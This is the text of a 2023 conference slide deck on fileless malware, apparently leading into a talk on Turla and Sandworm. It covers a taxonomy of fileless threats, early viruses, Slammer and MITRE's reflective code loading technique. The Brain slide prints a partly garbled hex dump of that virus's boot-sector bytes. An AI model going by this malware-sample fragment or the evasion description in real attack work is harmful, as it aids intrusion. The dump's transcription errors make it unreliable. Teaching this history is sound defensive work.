



2023
LONDON
4-6 Oct 2023



Turla and Sandworm come filelessly



Dr. Alexander Adamov, Associate Professor
Founder of NioGuard Security Lab
Teaching at NURE 🇺🇦 and BTH 🇸🇪





NURE






Previously on Sandworm



Fileless threats - taxonomy

- **Type I: No file activity performed.** A completely fileless malware can be considered one that never requires writing a file on the disk.
- **Type II: No files written on disk, but some files are used indirectly.** There are other ways that malware can achieve fileless presence on a machine without requiring significant engineering effort. Fileless malware of this type do not directly write files on the file system, but they can end up using files indirectly.
- **Type III: Files required to achieve fileless persistence.** Some malware can have some sort of fileless persistence but not without using files in order to operate.



Source:

<https://www.microsoft.com/en-us/security/blog/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/>

Fileless threats - taxonomy (2)

Exploits	Hardware	Execution or injection
<ul style="list-style-type: none"> • File-based (Type III: executable, Flash, Java, documents) • Network-based (Type I) 	<ul style="list-style-type: none"> • Device-based (Type I: network card, hard disk) • CPU-based (Type I) • USB-based (Type I) • BIOS-based (Type I) • Hypervisor-based (Type I) 	<ul style="list-style-type: none"> • File-based (Type III: executables, DLLs, LNK files, scheduled tasks) • Macro-based (Type III: Office documents) • Script-based (Type II: file, service, registry, WMI repo, shell) • Disk-based (Type II: Boot Record)

Source: <https://www.microsoft.com/en-us/security/blog/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/>

History of fileless threat

1981 – «*Elk Cloner*»

Platform: Apple II

Description: made boot-sector infection of floppy-disc, rotation images, blinking text.

Displayed message:

```
ELK CLONER :  
    THE PROGRAM WITH A PERSONALITY  
  
IT WILL GET ON ALL YOUR DISKS  
IT WILL INFILTRATE YOUR CHIPS  
YES IT'S CLONER!  
  
IT WILL STICK TO YOU LIKE GLUE  
IT WILL MODIFY RAM TOO  
SEND IN THE CLONER!
```

Source: <https://arxiv.org/pdf/2007.15759.pdf>

History of fileless threat

1986 – «Brain»

Platform: IBM PC

Goal: to gauge the level of piracy in Pakistan

Description: infecting a disc's boot sector and changing the disk name to '© Brain'

Brain was the first “*stealth virus*” written by a 19 year old Pakistani programmer, Basit Farooq Alvi, and his brother Amjad


Displacement	Hex codes	ASCII value
0000(0000)	FA E9 4A 01 34 12 00 07 14 00 01 00 00 00 00 20	-0J04↑●Π0
0016(0010)	20 20 20 20 20 20 57 65 6C 63 6F 6D 65 20 74 6F	Welcome to
0032(0020)	20 74 68 65 20 44 75 6E 67 65 6F 6E 20 20 20 20	the Dungeon
0048(0030)	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0064(0040)	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0080(0050)	20 28 63 29 20 31 39 38 36 20 42 61 73 69 74 20	(c) 1986 Basit
0096(0060)	26 20 41 6D 6A 61 64 20 28 70 76 74 29 20 4C 74	& Amjad (put) Lt
0112(0070)	64 2E 20 20 20 20 20 20 20 20 20 20 20 20 20 20	d.
0128(0080)	20 42 52 41 49 4E 20 43 4F 4D 50 55 54 45 52 20	BRAIN COMPUTER
0144(0090)	53 45 52 56 49 43 45 53 2E 2E 37 33 30 20 4E 49	SERVICES.. 730 NI
0160(00A8)	5A 41 4D 20 42 4C 4F 43 4B 20 41 4C 4C 41 4D 41	ZAM BLOCK ALLAMA
0176(00B0)	20 49 51 42 41 4C 20 54 4F 57 4E 20 20 20 20 20	.IQBAL TOWN
0192(00C0)	20 20 20 20 20 20 20 20 20 20 20 4C 41 48 4F 52	LAHDR
0208(0BD0)	45 2D 50 41 4B 49 53 54 41 4E 2E 2E 50 48 4F 4E	E-PAKISTAN..PHJN
0224(00E0)	45 20 3A 34 33 30 37 39 31 2C 34 34 33 32 34 3B	E :430791,443248
0240(00F0)	2C 32 38 30 35 33 30 2E 20 20 20 20 20 20 20 20	,280530.

Source: [https://en.wikipedia.org/wiki/Brain_\(computer_virus\)](https://en.wikipedia.org/wiki/Brain_(computer_virus))

History of fileless threat

Jan 2003– worm «Slammer/Sapphire»

- Used a vulnerability in the MS SQL Server MS SQL Server 2003 to spread. Using ports – 1433,1434.
- On penetrating machines did not copy itself on any disk, but simply remained in computer memory. It was infected more than 120 000 servers during 10 minutes.
- The worm was made possible by a software security vulnerability in SQL Server first reported by Microsoft on July 24, 2002.



Source: https://en.wikipedia.org/wiki/SQL_Slammer

Defense evasion (TA0005): Reflective Code Loading (T1620)

Adversaries may reflectively load code into a process in order to **conceal the execution of malicious payloads**. Reflective loading involves allocating then executing payloads directly within the memory of the process, vice creating a thread or process backed by a file path on disk. Reflectively loaded payloads may be compiled binaries, anonymous files (only present in RAM), or just snubs of **fileless executable code** (ex: position-independent shellcode).


Source: <https://attack.mitre.org/tactics/TA0005/>

Sandworm APT (GRU Unit 74455)

